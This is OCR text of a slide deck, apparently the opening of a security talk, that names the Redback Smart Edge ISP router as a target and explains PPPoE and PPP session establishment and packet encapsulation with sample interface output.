
ISP Connectivity




ISP Connectivity




ISP Connectivity




ISP Connectivity




ISP Connectivity




ISP Connectivity




ISP Connectivity



ISP Connectivity



ISP Connectivity



Target - Redback Smart Edge









Target - Redback Smart Edge

- **Support up to 512,000 subscribers!**







Target - Redback Smart Edge

- **Support up to 512,000 subscribers!**



- **Operation system - SEOS - Custom Netbsd**







Target - Redback Smart Edge

- **Support up to 512,000 subscribers!**
- **Operation system - SEOS - Custom Netbsd**
- **Architecture - PowerPC**









Understanding Communication Protocols

Point to Point Protocol over Ethernet (PPPoE)

PPPoE session establishment process



diagram credit - support.huawei.com

PPPoE session establishment process




diagram credit - support.huawei.com

PPPoE session establishment process



diagram credit - support.huawei.com

PPPoE session establishment process



diagram credit - support.huawei.com

Point to Point Protocol (PPP)

PPPoE session establishment process




diagram credit - support.huawei.com

PPPoE session establishment process




diagram credit - support.huawei.com

```
ppp0      Link encap:Point-to-Point Protocol
          inet addr:10.0.0.100  P-t-P:10.0.0.1  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1496  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:3
          RX bytes:900 (900.0 B)  TX bytes:17814 (17.8 KB)
```

PPPoE session establishment process




diagram credit - support.huawei.com

PPPoE session establishment process





diagram credit - support.huawei.com

Point to Point Protocol

Point to Point Protocol

1. **Encapsulation**

PPPoE Packet



Point to Point Protocol

1. **Encapsulation**

PPPoE Packet

ver (x01)	type (x01)	code (8bits)	session_id (16bits)	Length (16bits)	PPP Packet

2. **Link Control Protocol (LCP)**

